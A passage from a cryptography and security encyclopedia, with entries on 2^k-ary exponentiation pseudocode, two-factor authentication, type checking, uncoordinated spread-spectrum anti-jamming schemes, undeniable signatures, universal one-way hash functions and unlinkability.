3. Schneier B (1994) Description of a new variable-length key, 64-bit block cipher (Blowfish). In: Anderson RJ (ed) Fast software encryption, FSE'93. Lecture notes in computer science, vol 809. Springer-Verlag, Berlin, p 191
4. Schneier B, Kelsey J, Whiting D, Wagner D, Hall C, Ferguson N (1998) Twofish: a 128-bit block cipher. Proceedings of the first AES candidate conference. National Institute of Standards and Technology

2^k-Ary Exponentiation

Bodo Möller
Google Switzerland GmbH, Zurich, Switzerland

Synonyms

Fixed window exponentiation

Related Concepts

►Exponentiation Algorithms

Definition

2^k-ary exponentiation computes powers by looking at exponents in fixed segments of k bits.

Background

2^k-ary exponentiation is a method for exponentiation in any ►group (or semigroup). It generalizes ►binary exponentiation and is based on the 2^k-ary representation of exponents. The positive integer parameter k determines the memory usage and the expected running time of the exponentiation algorithm. The case $k = 1$ of 2^k-ary exponentiation is the same as binary exponentiation.

Theory

The *left-to-right 2^k-ary exponentiation method,* for an arbitrary integer $k \geq 1$, computes g^e as follows, assuming that g is an element of the group (or semigroup), and that e is a positive integer whose 2^k-ary representation is

$$e = \sum_{i=0}^{l-1} e_i 2^{ki}, \quad e_i \in \{0, \ldots, 2^k - 1\}$$

where l is chosen minimal (thus, $e_{l-1} \neq 0$). First, the small powers for exponents 1 up to $2^k - 1$ are computed and stored; this can be done like this:

$G_1 \leftarrow g$
for $d = 2$ to $2^k - 1$ **do**
  $G_d \leftarrow G_{d-1} \circ g$

Second, the result g^e is computed using this table of small powers $G_1 = g, \ldots, G_{2^k-1} = g^{2^k-1}$:

$A \leftarrow G_{e_{l-1}}$
for $i = l - 2$ down to 0 **do**
  for $j = 1$ to k **do**
    $A \leftarrow A \circ A$
  if $e_i \neq 0$ **then**
    $A \leftarrow A \circ G_{e_i}$
return A

Left-to-right 2^k-ary exponentiation is due to Brauer [1].

Like binary exponentiation, 2^k-ary exponentiation has a variant that performs ►right-to-left exponentiation, that is, that starts scanning e at the least significant digit e_0 rather than at the most significant digit e_{l-1}. Whereas the left-to-right method uses a fixed table of values $G_1, \ldots, G_{2^k-1}$, the right-to-left method uses a dynamically modified array.

for $d = 1$ to $2^k - 1$ **do**
  $B_d \leftarrow$ identity element
$A \leftarrow g$

for $i = 0$ to $l - 1$ **do**
  if $e_i \neq 0$ **then**
    $B_{e_i} \leftarrow B_{e_i} \circ A$
  if $i < l - 1$ **then**
    for $j = 1$ to k **do**
      $A \leftarrow A \circ A$

{Now $g^e = \prod_{d=1}^{2^k-1} B_d^d$; this can be computed as follows:}

for $d = 2^k - 1$ down to 2 **do**
  $B_{d-1} \leftarrow B_{d-1} \circ B_d$
  $B_1 \leftarrow B_1 \circ B_d$
return B_1

The algorithm as written can be optimized so that (at least) $2^k - 1$ applications of the group operation are avoided: for each of the variables B_d, an assignment of the form $B_{e_i} \leftarrow B_{e_i} \circ A$ or $B_{d-1} \leftarrow B_{d-1} \circ B_d$ can be simplified to $B_{e_i} \leftarrow A$ or $B_{d-1} \leftarrow B_d$, respectively, when the variable still contains the identity element. (In the final loop, one more application of the group operation can be saved in the case that both B_{d-1} and B_d still have their initial value. This additional optimization will rarely have an effect in practice; thus, below it will be disregarded for simplicity.) An array of $2^k - 1$ flags can be used to implement this optimization (cf. the similar optimization in the pseudo-code for the right-to-left ►binary exponentiation method). Right-to-left 2^k-ary

exponentiation is due to Yao [3]; the sub-algorithm shown above for computing $\prod_{d=1}^{2^k-1} B_d^d$ is due to Knuth [2].

The most significant 2^k-ary digit e_{l-1} is nonzero for all exponents with a length from $l(k-1)+1$ to lk bits. Assuming that all other bits are uniformly and independently random, the expected number of 2^k-ary digits among $e_0, \ldots, e_{l-2}$ that will be nonzero is $(l-1)\frac{2^k-1}{2^k}$. Thus, the left-to-right 2^k-ary exponentiation method as shown above will perform $(l-1)k$ squaring operations $(A \circ A)$ and

$$2^k - 2 + (l-1)\frac{2^k-1}{2^k}$$

general group operations on average. The right-to-left 2^k-ary exponentiation method will also perform $(l-1)k$ squaring operations and on average

$$(l-1)\frac{2^k-1}{2^k}+1+2(2^k-2)-(2^k-1) \;=\; 2^k-2+(l-1)\frac{2^k-1}{2^k}$$

general group operations (this tally includes $(l-1)\frac{2^k-1}{2^k}+1$ for the loop over i, $2(2^k-2)$ for the loop over d, and a reduction of 2^k-1 achieved by the optimization explained above, which affects both loops).

In practice it is often the case that group operations can be implemented such that computing a square $A \circ A$ is faster than a general multiplication. For slightly improved speed in such scenarios, both the algorithm for computing the table of the G_i for the left-to-right method and the algorithm for computing the product $\prod_{d=1}^{2^k-1} B_d^d$ in the right-to-left method can be modified to use $2^{k-2}-1$ squarings instead of $2^{k-2}-1$ of the general multiplications. (In the left-to-right method, G_d can be computed as $G_{d/2}^2$ instead of $G_{d-1} \circ g$ whenever d is even. An according modification for the right-to-left method follows from the duality between left-to-right and right-to-left exponentiation; ►right-to-left exponentiation).

2^k-ary exponentiation is convenient in that the 2^k-ary representation of the exponent e can be easily obtained from its binary representation. However, a different generalization of binary exponentiation can further reduce the expected number of group operations needed for each exponentiation; ►sliding window exponentiation.

Recommended Reading

1. Brauer A (1939) On addition chains. Bull Am Math Soc 45: 736–739
2. Knuth DE (1981) The art of computer programming, vol 2: seminumerical algorithms, 2nd edn. Addison-Wesley, Reading, (answer to exercise 4.6.3-9)
3. Yao AC-C (1976) On the evaluation of powers. SIAM J Comput 5:100–103

Two-Factor Authentication

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Related Concepts

►Strong Authentication

Definition

This term indicates user authentication where two independent factors are involved in the process of establishing an understood level of confidence that a specific entity or claimed identity is genuine.

Theory

Authentication is the provision of assurance of the claimed identity of an entity. In case of user authentication, users are identified either by knowledge (e.g., a secret such as a password or a PIN), by possession (e.g., a physical token), or by a personal characteristic (e.g., biometrics such as a fingerprint or face geometry). Two-factor authentication is based on two independent factors, for example, a passport with a fingerprint.

Multifactor authentication hence means two or more of the authentication factors required for being authenticated.

Applications

When information or an application is particularly sensitive or vulnerable, using a single authentication factor may not offer enough protection. A stronger means of authentication, something that's harder to compromise is necessary. In these cases, the usage of two-factor authentication is appropriate. While biometrics is sometimes used with a PIN or password, hardware authenticators or tokens have traditionally been more widely available and supported.

As an example for card-based payments, the authentication of the cardholder is done by the authentication of the payment card (token) and the verification of the PIN (personal identification number).

Recommended Reading

1. Henry M (2007) Multi-application smart cards. Cambridge University Press, Cambridge
2. http://csrc.nist.gov/publications/nistpubs/800-63/SP800-63V1_0_2.pdf
3. http://ec.europa.eu/internal_market/payments/docs/fraud/study-security/study_WP1_25112007_en.pdf

Two-Key Cryptosystem

►Asymmetric Cryptosystem

Type Checking and Security

Catherine Meadows
U.S. Naval Research Laboratory, Washington, DC, USA

Related Concepts

►Buffer Overflow; ►Covert Channels; ►Cryptographic Protocol Verification; ►Information Flow; ►Program Verification; ►Static Analysis

Definition

We say that a program is typed when types have been assigned to the functions and data used by it, as well as constraints on which type of functions can access which types of data. A program is said to be strongly or weakly typed depending on the severity of the constraints. Type checking is the process of verifying type safety, that is, that the type constraints are satisfied.

Background

Type safety polices can range from simple to complex. Even the simplest policies can be helpful in preventing many common security flaws. Consider, for example the problem of ►buffer overflow vulnerabilities, in which the bounds of a buffer are not checked before it is written to. This oversight can result in the buffer overflowing, and the overflowed data being stored in a place where it can be executed. This is a common way of introducing malicious code into a computer system. This problem can be prevented by assigning types to data, so that only data of the appropriate type is stored in the buffer. Many other common security problems can be prevented in similar ways. Languages such as Java include type checking mechanisms that can be used to prevent a number of security problems of this sort.

Type checking has applications beyond preventing these basic security problems, however. One very active area of research, introduced by Volpano, Smith, and Irvine [1] in the 1990's, is the application of typing to enforcing ►information flow policies. These policies require that information in a computer system be classified at two or more levels that form a partial order, and that any activity at one level should be invisible to all other levels except those that dominate it in the partial order. Such a strict policy provides strong guarantees against data leaking out of a system, and is useful, for example, in protecting against leakage of highly confidential data in a computer system, and against leakage of keys in a cryptographic processor.

The basic idea behind applying type checking to information flow is to assign security types to expressions in programs. These security types form a lattice partial order, with labels indicating information of greater sensitivity dominating labels indicating information of lesser sensitivity. Static checking is then done to determine that, in all cases in which an expression of type a can influence an expression of type b, then a must be less than or equal to b. Developing algorithms for verifying this influence is, of course, the challenging part, and has been the object of concerted research. However, there is now a substantial library of techniques and algorithms for verifying information flow properties via type checking. See Sabelfeld and Myers [2] for a detailed survey of this area up through 2003.

Type-checking techniques have also been developed for other security applications, in particular the analysis of ►security protocols. The first major effort in this area was Abadi's spi calculus [3]. Here, the idea is to assign the types Public, Secret, and Any to data and Public and Secret to channels. Type-checking is performed to determine that a protocol does not leak secret information, either explicitly be sending Secret information on Public channels, or implicitly, by having data of type Secret influence the information that is sent along public channels. This approach was later extended by Gordon and Jeffrey [4] to handle a class of authentication properties as well.

Applications

There are a number of languages that make use of type checking to guarantee safety, Java being the most prominent. Although the mechanisms in these languages are not specifically intended to deal with security problems, they can be applied to the prevention of many low-level security flaws such as buffer overflows. There are also some languages specifically designed for the verification of information flow properties, which incorporate many of the more sophisticated information flow analysis techniques mentioned in the previous section. These include Flow Caml [5], an information flow analyzer for the Caml language, and Jif [6], a security typed extension of Java, which gives support for information flow and access control policies. Jif has been used to implement Civitas, a prototype secure voting system, JPmail, a secure email client, and Fabric, a federated system for securely storing, sharing, and computing information. Although these languages should

still be considered experimental, their application demonstrates the feasibility of building information flow secure systems using type checking.

Open Problems

The most successful application of type checking to security, as far as the scope and difficulty of the problems solved is concerned, is the application of type checking to information flow. One important open question that remains is: how far can these results be extended, for example to ►access control in general? Work has already been done on this problem, but (for example the Jif language supports access control policies), but access control is a large and constantly expanding field, so this is in an open-ended question. Another open problem is measurement of information flow. In many cases it is not practical to eliminate information flow entirely, but one can measure the rate at which information is leaked. Extending type checking mechanisms to these cases would be a useful extension for many practical systems.

More generally, we can ask: how can we characterize the security problems that can best be tackled by type checking? Since type checking is usually built into the programming language itself, it helps for the problem to be widespread across a number of applications, in order to amortize the cost of including the mechanism in the language. Thus it is not surprising that the most prominent applications of typechecking to security involve either low-level and relatively simple security problems such as buffer overflow, which are common to all applications, or problems such as information flow, which is relevant (to a greater or lesser extent) to any security application with confidentiality requirements. On the other hand, the application of type checking to cryptographic protocol analysis, although it had a promising beginning, has not turned out to be as successful as approaches based on model checking. One reason for this may be that although the confidentiality requirements of cryptographic protocols are closely related to information flow, the authentication requirements are much more broadly based and take a number of different forms.

Another question is how to best integrate type-checked components into a larger system. This is not an issue when typechecking has merely been used to remove a class of security bugs, but when typechecking has been used to guarantee a security property such as information flow, it becomes relevant to ask what guarantees can be made when it is composed with components whose security has been verified under a different type of formalism, or not at all.

Recommended Reading

1. Volpano D, Smith G, Irvine C (1996) A sound type system for secure flow analysis. J Comput Sec 4(3):167–187
2. Sabelfeld A, Myers A (2003) Language-based information flow security. IEEE J Selected Areas Commun 21(1):5–19
3. Abadi M (1999) Secrecy by typing in security protocols. J ACM 46(5):749–786
4. Gordon AD, Jeffrey A (2003) Authenticity by typing for security protocols. J Comput Sec 11(4):451–520
5. Simonet V (2003) The Flow Caml System: documentation and user's manual. Technical Report 0282, Institut National de Recherche en Informatique et en Automatique (INRIA)
6. Chong S, Myers A, Vikram K, Zheng L (2009) Jif reference manual. Cornell University. http://www.cs.cornell.edu/jif. Accessed Feb 2009

Typing Dynamics

►Keyboard Dynamics

Typing Patterns

►Keyboard Dynamics

U

UMTS IC Card

►SIM/UICC

Uncoordinated Direct Sequence Spread Spectrum

Srdjan Capkun
System Security Group, Department of Computer Science, ETH Zurich, Zürich, Switzerland

Definition

Uncoordinated direct sequence spread spectrum (UDSSS) is a spread spectrum communication scheme where the sender and the receiver communicate using secret spreading codes that they choose randomly and independently from a public set of channels. The receiver is unaware of the codes used by the sender to transmit the messages prior to their communication. It was introduced by Popper, Strasser and Capkun.

Background

Spread spectrum (SS) techniques represent a common way to achieve anti-jamming communication. Spread spectrum techniques use data-independent, random sequences to spread a narrowband information signal over a wide (radio) band of frequencies. Under the premise that it is hard or infeasible for an attacker to jam the entire frequency band, the receiver can correlate the received signal with a replicate of the random sequence to retrieve the original information signal. Anti-jamming communication is used in commercial and military applications, both between paired devices and from one sender to multiple receiving devices (in multicast or broadcast settings). Important instances of spread spectrum techniques are frequency hopping spread spectrum (FHSS) and direct-sequence spread spectrum (DSSS).

Theory

Essential for both FHSS and DSSS communication is that the sender and receiver share a secret prior to their communication. This enables the receiver to generate the random sequence and to detect and decode the sender's spread signal. Opposed to (coordinated) DSSS, with uncoordinated direct sequence spread spectrum (UDSSS), the sender and the receivers do not agree on a secret sequence beforehand, but choose the sequence that they use for spreading and despreading from a predefined set of sequences.

UDSSS follows the principle of DSSS in terms of spreading the data using spreading sequences. However, in contrast to anti-jamming DSSS where the spreading sequence is secret and shared exclusively by the communication partners, in UDSSS, a public set of spreading sequences is used by the sender and the receivers. To transmit a message, the sender repeatedly selects a fresh, randomly selected spreading sequence from the set and spreads the message with this sequence. The code sequences are used to spread the entire message of a given length (each code thus contains enough chips to spread the message). Hence, UDSSS does neither require message fragmentation at the sender nor message reassembly at the receivers. The receiver records the signal on the channel and despreads the message by applying sequences from the public sequence set, using a trial-and-error approach. More precisely, each receiver samples the radio channel and stores the samples in a buffer. Note that the receiver is not synchronized to the beginning of the sender's message and thus record for (at least) twice the message transmission time, the factor of two is optimal. After the sampling, the receiver tries to decode the data in the buffer by using code sequences from the set and by applying a sliding-window protocol in which the current window is shifted to account for the lack of synchronization.

Jamming resilience of UDSSS is based on the fact that the attacker does not know which spreading sequences will be used by the sender prior to communication, and that during the message transmission it will not be able to find this sequence.

Applications

Applications of UDSSS include jamming-resistant key establishment, jamming-resistant broadcast (e.g., of navigation signals or emergency alerts).

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

Recommended Reading

1. Pöpper C, Strasser M, Capkun S (2009) Jamming-resistant broadcast communication without shared keys. In: Proceedings of the 18th USENIX security symposium. USENIX Association, Berkeley, pp 231–248. http://www.usenix.org/events/sec09/tech/full_papers/popper.pdf

Uncoordinated Frequency Hopping Spread Spectrum

Srdjan Capkun
System Security Group, Department of Computer Science, ETH Zurich, Zürich, Switzerland

Related Concepts

►Direct Sequence Spread Spectrum; ►Uncoordinated Direct Sequence Spread Spectrum

Definition

Uncoordinated Frequency Hopping Spread Spectrum (UFHSS) is a spread spectrum communication technique where the sender and the receiver hop between communication channels that they choose randomly and independently from a public set of channels. Neither the receiver nor the attacker knows the channel sequence used by the sender prior to communication. It was introduced by Strasser, Popper, Capkun and Cagalj.

Background

Spread Spectrum (SS) techniques represent a common way to achieve jamming-resistant communication. Spread spectrum techniques use data-independent, random sequences to spread a narrowband information signal over a wide (radio) band of frequencies. Under the premise that it is hard or infeasible for an attacker to jam the entire frequency band, the receiver can correlate the received signal with a replicate of the random sequence to retrieve the original information signal. Anti-jamming communication is used in commercial and military applications, both between paired devices and from one sender to multiple receiving devices (in multicast or broadcast settings). Important instances of spread spectrum techniques are Frequency Hopping Spread Spectrum (FHSS) and Direct-Sequence Spread Spectrum (DSSS).

Theory

Essential for both FHSS and DSSS communication is that the sender and receiver share a secret prior to their communication. This enables the receiver to generate the random sequence and to detect and decode the sender's spread signal. Opposed to (coordinated) FHSS, with Uncoordinated Frequency Hopping Spread Spectrum, the sender and the receivers do not agree on a secret channel sequence beforehand, but choose the channels on which they send and listen randomly from a predefined set of frequency channels. Communication is possible because, at recurring points in time, the sender and the receivers will be sending and listening on the same frequency channel.

Given that the sender and receiver hopping sequences are unknown to the attacker, UFHSS achieves jamming resilience that is equivalent to the one of FHSS. In order for (coordinated or uncoordinated) frequency hopping to resist reactive jamming attacks, the sender can dwell on the same frequency channel only for a short period of time. Each message is thus split into a set of fragments with a typical size of a few hundred bits only. After the fragmentation, the sender encapsulates each fragment into a packet, encodes the packets with error correcting codes, and repetitively transmits the encoded packets one after another on randomly chosen frequency channels. Note that although splitting the message into fragments is a straight-forward operation, the reassembly of the received fragments at the receiver is nontrivial if an attacker inserts additional fragments or modifies transmitted ones (that may be hard to distinguish from legitimate fragments); the attacker may easily achieve this for UFHSS because the receivers do not know the sender's channel selection. UFHSS thus needs to provide means for the receiver to efficiently assemble legitimate packets into the sender's message even if the attacker inserts the messages. One technique to achieve this is by linking all fragments of the same message to form a hash chain where each fragment is linked to its successor with a hash. Other techniques include using cryptographic accumulators and short signatures.

Applications

Applications of UFHSS include jamming-resistant key establishment, jamming-resistant broadcast (e.g., of navigation signals or emergency alerts).

Recommended Reading

1. Strasser M, Pöpper C, Capkun S, Cagalj M (2008) Jamming-resistant key establishment using uncoordinated frequency hopping. In: Proceedings of the 2008 IEEE symposium on security and privacy, Oakland, 18–21 May 2008. SPIEEE Computer Society, Washington, DC, pp 64–78. DOI:http://dx.doi.org/10.1109/SP.2008.9

Undeniable Signatures

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Digital Signature; ►Forgery

Definition

Undeniable signatures are digital signatures that can be verified only by some help from the signer. Unlike an ordinary digital signature that can be verified by anyone who has accessed the public verifying key of the signer (*universal verifiability*), an undeniable signature can only be verified by engaging in a – usually interactive – protocol with the signer. The outcome of the protocol is an affirming or {rejecting} response telling the verifier whether the undeniable signature has originated from the alleged signer or not. The verifier cannot enforce a clarification about a signature's validity because a signer can always refuse to cooperate, but nonrepudiation is still guaranteed since a signer cannot convince a verifier that a correct signature is invalid or that an incorrect signature is valid.

Background

Undeniable signatures were introduced by Chaum and van Antwerpen [2].

Theory

An undeniable signature scheme has three operations: one for generating pairs of a private signing key and a public verifying key (public key cryptography), one for signing messages, and a *confirming operation* for proving signatures valid (confirmation) or invalid (disavowal). The confirming operation must have two defined outputs to signal confirmation or disavowal in order to distinguish three possible cases: (a) the signature in question is valid (operation returns "confirm"), (b) the signature in question is invalid (operation returns "disavow"), and (c) the alleged signer is not willing or not available to cooperate and lets the verifier find out whether (a) or (b) holds (operation fails). This latter problem is addressed by *designated confirmer signatures*.

The characteristic security requirements of an undeniable signature scheme are:

- *Unforgeability*: Resistance against existential forgery under adaptive chosen message attacks by a computationally restricted attacker.
- *Invisibility*: A cheating verifier, given a signer's public verifying key, a message, and an undeniable signature, cannot decide with non-negligible probability better than a pure guess whether the signature is valid for the message with respect to the signer's verifying key or not.
- *Soundness*: A cheating signer cannot misuse the confirming operation in order to prove a valid signature invalid (nonrepudiation), or an invalid signature valid (false claim of origin).
- *Nontransferability*: A cheating verifier obtains no information from the confirming operation that allows him to convince a third party that the alleged signature is valid or invalid, regardless of if the signature is in fact valid or not.

The property of nontransferability was intended by the original work of Chaum and van Antwerpen [2], but Jakobsson [7] showed that their particular undeniable signature construction cannot achieve nontransferability against mutually distrusting but interacting verifiers. Jakobsson et al. [8] proposed undeniable signature constructions that satisfy nontransferability as well.

Constructions of undeniable signatures have been based on groups, in which the discrete logarithm problem is hard [2, 4, 9] and on the problem of factoring integers [5].

Undeniable signature schemes can be equipped with additional features: the confirming operation can be noninteractive according to [8]. Pedersen [10] suggested distribution of the power of confirming signatures over a set of delegates in order to increase the availability of individual signers. Harn and Yang [6] proposed the concept of undeniable threshold signatures, where certain subsets (coalitions) of signers are authorized to produce signatures on behalf of a whole set of signers. Efficient and secure constructions were proposed by Michels and Stadler [9]. Chaum et al. proposed convertible undeniable fail-stop signatures [3], where signers can convert their undeniable signatures into fail-stop signatures. Sakurai and Yamane [11] have proposed undeniable blind signatures.

Convertible Undeniable Signatures

Convertible undeniable signatures [1] are an interesting extension to undeniable signatures. In a convertible undeniable signature scheme, a signer can convert each individual undeniable signature into an ordinary digital signature that is universally verifiable. Upon request by a verifier, the signer provides an individual receipt for a requested undeniable signature to the verifier. Henceforth, the verifier can unlock the respective undeniable signature and forward it together with the receipt to any third party, who

can now verify the signature against the signer's public verifying key. Moreover, the signer can provide a universal receipt that instantly allows a recipient to universally verify all signatures of the respective signer. In effect, convertible undeniable signature schemes support signers in gradually increasing the verifiability of their signatures in a controlled fashion.

Let us reconsider the software company mentioned in the introduction and imagine it is going bankrupt. It may still have contractual liabilities to support its customers in verifying their software for a number of years. However, this service may be too costly and there may even be no need any more to further control who is verifying which software packages. In this case, the company could release a universal receipt on their Web page, which would henceforth allow anyone to verify the signatures of its software packages at any time.

A convertible undeniable signature scheme has the same three operations as an undeniable signature scheme and the following three additional operations:

- *An individual conversion operation*, which takes as input a message, an undeniable signature, a signer's private signing key, and returns an ordinary, i.e., universally verifiable signature.
- *A universal conversion operation*, which takes as input a signer's private signing key and returns a universal receipt that allows to convert all undeniable signatures valid with respect to the signer's public verifying key into ordinary, i.e., universally verifiable signatures.
- *A universal verifying operation*, which takes as input a message, a converted undeniable signature, and a signer's public verifying key and returns whether the signature is valid or not with respect to the alleged signer's public verifying key.

Applications

Undeniable signatures are useful for signers of nonpublic sensitive information who seek to keep control over who can verify their signatures. For example, a company producing software for safety critical systems could deliver its executables with undeniable signatures. This would allow registered customers to verify the origin of the software, while software pirates could not do so. In case a significant bug is discovered later in the software, a registered customer could hold the software company liable for the bug and perhaps for its consequences.

Open Problems and Future Directions

The characteristic security requirements of a convertible undeniable signature scheme include those of an undeniable signature scheme and additional security requirements guaranteeing that valid (invalid) signatures can only be converted into valid (invalid) signatures, etc. These additional security requirements have not yet been formalized in the open literature.

Recommended Reading

1. Boyar J, Chaum D, Damgård I, Pedersen T (1991) Convertible undeniable signatures. In: Menezes AJ, Vanstone SA (eds) Advances in cryptology – CRYPTO'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 189–205
2. Chaum D, van Antwerpen H (1990) Undeniable signatures. In: Brassand G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 212–216
3. Chaum D, van Heijst E, Pfitzmann B (1990) Cryptographically strong undeniable signatures, unconditionally secure for the signer. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 470–484
4. Damgård IB, Pedersen TP (1996) New convertible undeniable signature schemes. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 372–386
5. Gennaro R, Krawczyk H, Rabin T (1997) RSA-based undeniable signatures. In: Kaliski BS (ed) Advances in cryptology – CRYPTO'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 132–149
6. Harn L, Yang S (1993) Group-oriented undeniable signature schemes without the assistance of a mutually trusted party. In: Sebermy J, Zheng Y (eds) Advances in cryptology – ASIACRYPT'92. Lecture notes in computer science, vol 718. Springer, Berlin, pp 133–142
7. Jakobsson M (1995) Blackmailing using undeniable signatures. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 425–427
8. Jakobsson M, Sako K, Russell I (1996) Designated verifier proofs and their applications. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 143–154
9. Michels M, Stadler M (1997) Efficient convertible undeniable signature schemes. In: International workshop on selected areas in cryptography (SAC'97). Springer, Berlin, pp 231–244
10. Pedersen PT (1991) Distributed provers with applications to undeniable signatures (Extended abstract). In: Davies DW (ed) Advances in cryptology – EUROCRYPT'91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 221–242
11. Sakurai K, Yamane Y (1996) Blind decoding, blind undeniable sigatures, and their applications to privacy protection. In: Anderson R (ed) Information hiding (IHW'96). Lecture notes in computer science, vol 1174. Springer, Berlin, pp 257–264

Universal Integrated Circuit Card

►SIM/UICC

Universal One-Way Hash Functions (UOWHF)

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Synonyms

Target collision resistant hash function; Everywhere second preimage resistant hash function (esec)

Related Concepts

►Hash Functions

Definition

A Universal One-Way Hash Function (UOWHF) is a class of ►hash functions indexed by a public parameter (called a ►key), for which finding a second preimage is hard. The main idea is that first the challenge input is selected, and subsequently the function instance (or parameter) is chosen. Only then should the opponent try to find a second input with the same output as the challenge.

Background

The concept of UOWHF has been introduced by Naor and Yung [6]. Bellare and Rogaway [1] propose the alternative name Target Collision Resistant (TCR) hash function. Alternative definitions and generalizations were introduced by Zheng et al. [11] and by Mironov [5]. Rogaway and Shrimpton [7] consider a broader class of properties of hash functions and call the security property of a UOWHF esec for everywhere second preimage resistance.

Theory

A UOWHF is a weaker notion than a collision resistant hash function (CRHF), hence they are easier to construct. In a CRHF , the opponent is first given the key and then he or she has to produce two colliding inputs. Finding collisions for a fixed parameter of a UOWHF may be rather easy, but this will not help the opponent to violate the security requirement, as the instance is chosen *after* the challenge. This also implies that the ►birthday paradox does not apply to a UOWHF and a hash result of 85 bits may offer adequate security (in 2011). Simon [10] has shown that there exists an oracle relative to which a UOWHF exist, but no CRHF.

UOWHFs can replace CRHFs in the construction of efficient ►digital signature schemes: In this case, the signer needs to pick first the message m and then the key K and sign the pair $(K, h_K(m))$. Note that this has the disadvantage that a cheating signer could reverse the order: First choose K, then find a collision (m, m') (this may be easy for a UOWHF) and later on claim that he or she has signed m' rather than m. The security model would make a signer responsible for both signatures, even if the scheme could also have been cryptanalyzed by an outsider with a (presumably harder) second preimage attack. It depends on the context whether or not this is a problem. However, this situation can be avoided by employing a CRHF. The ►Cramer–Shoup cryptosystem uses a UOWHF in the verification process of a ciphertext.

Naor and Yung construct a UOWHF based on a strongly universal hash function and a one-way permutation [6]. Rompel [8] describes an interesting but very inefficient construction to turn any ►one-way function in a UOWHF, which shows that one-way functions imply ►digital signature schemes (for a detailed proof, see [3]). Impagliazzo and Naor present a construction based on the subset sum problem [2] (►Knapsack Cryptographic Schemes).

Naor and Yung [6] describe a composition construction. Several papers have studied the problem of constructing an efficient UOWHF based on a fixed size UOWHF which compresses n bits to m bits (with $n > m$). Bellare and Rogaway show that the Merkle–Damgård construction, which is used for CRHFs (►Hash Functions) does *not* work [1]. They present a linear construction, that is sequential, and a tree construction, that allows for a parallel implementation. The linear construction has been optimized by Shoup [9]: His scheme requires 2^t invocations of the fixed size UOWHF and a key of t m-bit strings to hash a message of length $2^t(m - n) + m$ bits to m bits; this has been shown to be optimal [5]. The tree construction has been optimized by Lee et al. [4]; the best scheme allows for a t-fold parallelism in exchange for a slightly larger key (see [4] for a comparison of several alternatives).

Recommended Reading

1. Bellare M, Rogaway P (1997) Collision-resistant hashing: towards making UOWHFs practical. In: Kaliski B (ed) Advances in cryptology, proceedings Crypto'97. LNCS, vol 1294. Springer, Berlin, pp 470–484
2. Impagliazzo R, Naor M (1996) Efficient cryptographic schemes provably as secure as subset sum. J Cryptol 9(4):199–216
3. Katz J, Koo C-Y (2005) On constructing universal one-way hash functions from arbitrary one-way functions. Preprint, http://www.cs.umd.edu/~jkatz/papers/rompel.pdf
4. Lee W, Chang D, Lee S, Sung S, Nandi N (2003) New parallel domain extenders for UOWHFs. In: Lai CS (ed) Advances in cryptology, proceedings Asiacrypt'03. LNCS, vol 2894. Springer, Berlin, pp 208–227

5. Mironov I (2001) Hash functions: from Merkle-Damgård to Shoup. In: Pfitzmann B (ed) Advances in cryptology, proceedings Eurocrypt'01. LNCS, vol 2045. Springer, Berlin, pp 166–181
6. Naor M, Yung M (1990) Universal one-wayhash functions and their cryptographic applications. In: Proceedings 21st ACM symposium on the theory of computing, Baltimore, pp 387–394
7. Rogaway P, Shrimpton T (2004) Cryptographic hash function basics: definitions, implications, and separations for preimage resistance, second-preimage resistance, and collision resistance. In: Roy BK, Meier W (eds) Fast software encryption. LNCS, vol 3017. Springer, Heidelberg, pp 371–388
8. Rompel J (1990) One-way functions are necessary and sufficient for secure signatures. In: Proceedings 22nd ACM symposium on the theory of computing. ACM, New York, pp 387–394
9. Shoup V (2000) A composition theorem for universal one-way hash functions. In: Preneel B (ed) Advances in cryptology, proceedings Eurocrypt'00. LNCS, vol 1807. Springer, Berlin, pp 445–452
10. Simon D (1998) Finding collisions on a one-way street: can secure hash functions be based on general assumptions? In: Nyberg K (ed) Advances in cryptology, proceedings Eurocrypt'98. LNCS, vol 1403. Springer, Berlin, pp 334–345
11. Zheng Y, Matsumoto T, Imai H (Jul 1990) Connections between several versions of one-way hash functions. Trans IEICE E E73(7):1092–1099

Unlinkability

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Related Concepts

►Anonymity; ►Untraceability

Definition

Unlinkability of two events occurring during a process under observation of an attacker is the property that the two events appear to the attacker *after the process* exactly as much related – or unrelated – as they did *before the process* started (see [1]).

Theory

In order to apply the notion of unlinkability to a particular cryptographic scheme, the attacker model needs to be specified, for example, whether it is a *passive attacker*, such as an eavesdropper, or an *active attacker* (►cryptanalysis for this terminology). If passive, which communication lines he can observe and when. If active, how he can interact with the honest system participants (e.g., *oracle access*) and thereby stimulate certain behavior of the honest participants, or how many honest participants he can control entirely (*resilience* in ►threshold signature), and whether the attacker is computationally restricted or computationally unrestricted (computational security). Based on a precise attacker model, certain events occurring in a given cryptographic scheme can then be defined as unconditionally or computationally unlinkable.

Applications

An individual who interacts with other individuals or authorities may keep its interactions unlinkable by using different ►pseudonyms in different transactions. As Rao and Rohatgi [3] showed, this may not be a sufficient measure to achieve unlinkability, but it is usually a necessary one. Anonymity, untraceability, and ►privacy are all closely related to the notion of unlinkability. In fact, many privacy-oriented ►payment *schemes*, ►credential *schemes*, ►electronic voting schemes, and secure auction schemes are built around the notion of unlinkability and employ transaction pseudonyms (see [2]).

Recommended Reading

1. Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88
